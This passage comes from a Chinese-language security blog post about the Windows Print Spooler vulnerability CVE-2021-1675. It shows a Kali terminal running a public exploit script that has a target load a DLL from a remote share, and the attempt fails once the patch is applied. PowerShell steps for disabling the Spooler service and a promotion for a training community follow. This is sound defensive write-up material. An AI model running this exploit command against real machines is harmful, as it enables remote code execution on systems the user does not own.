
如图所示，可以看到打了补丁后攻击者再次进行漏洞利用会提示报错。

```
root@kali: /opt/CVE-2021-1675# python3 CVE-2021-1675.py hack:PEss1234@10.211.55.14 '\\10.211.55.7\share\1.dll'
[*] Try 1...
[*] Connecting to ncacn_np:10.211.55.14[\PIPE\spoolss]
[*] Bind OK
[*] pDriverPath Found C:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_2097e02ea77b432e\Amd64\UNIDRV.DLL
[*] Executing \\10.211.55.7\share\1.dll
Traceback (most recent call last):
  File "CVE-2021-1675.py", line 166, in <module>
    main(username, password, domain, lmhash, nthash, options.target_ip, options.port, options.share)
  File "CVE-2021-1675.py", line 102, in main
    resp = rprn.hRpcAddPrinterDriverEx(dce, pNameHandle, pDriverContainer=container_info, dwFileCopyFlags=flags)
  File "/usr/local/lib/python3.7/dist-packages/impacket-0.9.24.dev1+20210630.100536.73b9466c-py3.7.egg/impacket/dcerpc/v5/rprn.py", line 633, in hRpcAddPrinterDriverEx
    return dce.request(request)
  File "/usr/local/lib/python3.7/dist-packages/impacket-0.9.24.dev1+20210630.100536.73b9466c-py3.7.egg/impacket/dcerpc/v5/rpcrt.py", line 878, in request
    raise exception
impacket.dcerpc.v5.rprn.DCERPCSessionError: RPRN SessionError: unknown error code: 0x8001011b
```

2. 临时防护措施

若相关用户暂时无法进行补丁更新，可通过禁用 Print Spooler 服务来进行缓解：

如图所示，在服务应用中找到 Print Spooler 服务。



停止 Spooler 服务，同时将“启动类型”修改为“禁用”，如图所示：



也可以通过如下 powershell 命令关闭 Spooler 服务并设置为禁用。

#获得 Spooler 服务的状态

```
Get-Service -Name Spooler
```

#强制关闭 Spooler 服务

```
Stop-Service -Name Spooler -Force
```

#设置 Spooler 服务为禁用

```
Set-Service -Name Spooler -StartupType Disabled
```

如图所示，使用 powershell 语句关闭并禁用 Spooler 服务。

```
PS C:\Users\Administrator\Desktop> Get-Service -Name Spooler

Status      Name      DisplayName
-----
Running     Spooler    Print Spooler

PS C:\Users\Administrator\Desktop> Stop-Service -Name Spooler -Force
PS C:\Users\Administrator\Desktop> Set-Service -Name Spooler -StartupType Disabled
PS C:\Users\Administrator\Desktop>
PS C:\Users\Administrator\Desktop> Get-Service -Name Spooler

Status      Name      DisplayName
-----
Stopped     Spooler    Print Spooler
```

如果想更深更细致的了解 AD 攻防知识，可以参加《域渗透攻防》培训课程：

https://mp.weixin.qq.com/s/Sjc_yTzB5CSYVk6bhnSsiQ

非常感谢您读到现在，由于作者的水平有限，编写时间仓促，文章中难免会出现一些错误或者描述不准确的地方，恳请各位师傅们批评指正。如果你想一起学习 AD 域安全攻防的话，可以加入下面的知识星球一起学习交流。





谢公子

我加入了这个星球，邀你一起学习



域渗透攻防指南

星主：谢公子

60+

成员数量

30+

内容数量

306

运营天数

书籍  《域渗透攻防指南》官方知识星球。
星球讨论与微软AD域相关攻防技术，大家互相交流互相学习，共同进步成长。

现价：¥199

微信扫码加入星球



 知识星球

 谢公子学安全

参考：<http://blog.nsfocus.net/windows-print-spoolercve/>

<https://msrc.microsoft.com/update-guide/zh-cn/vulnerability/CVE-2021-1675>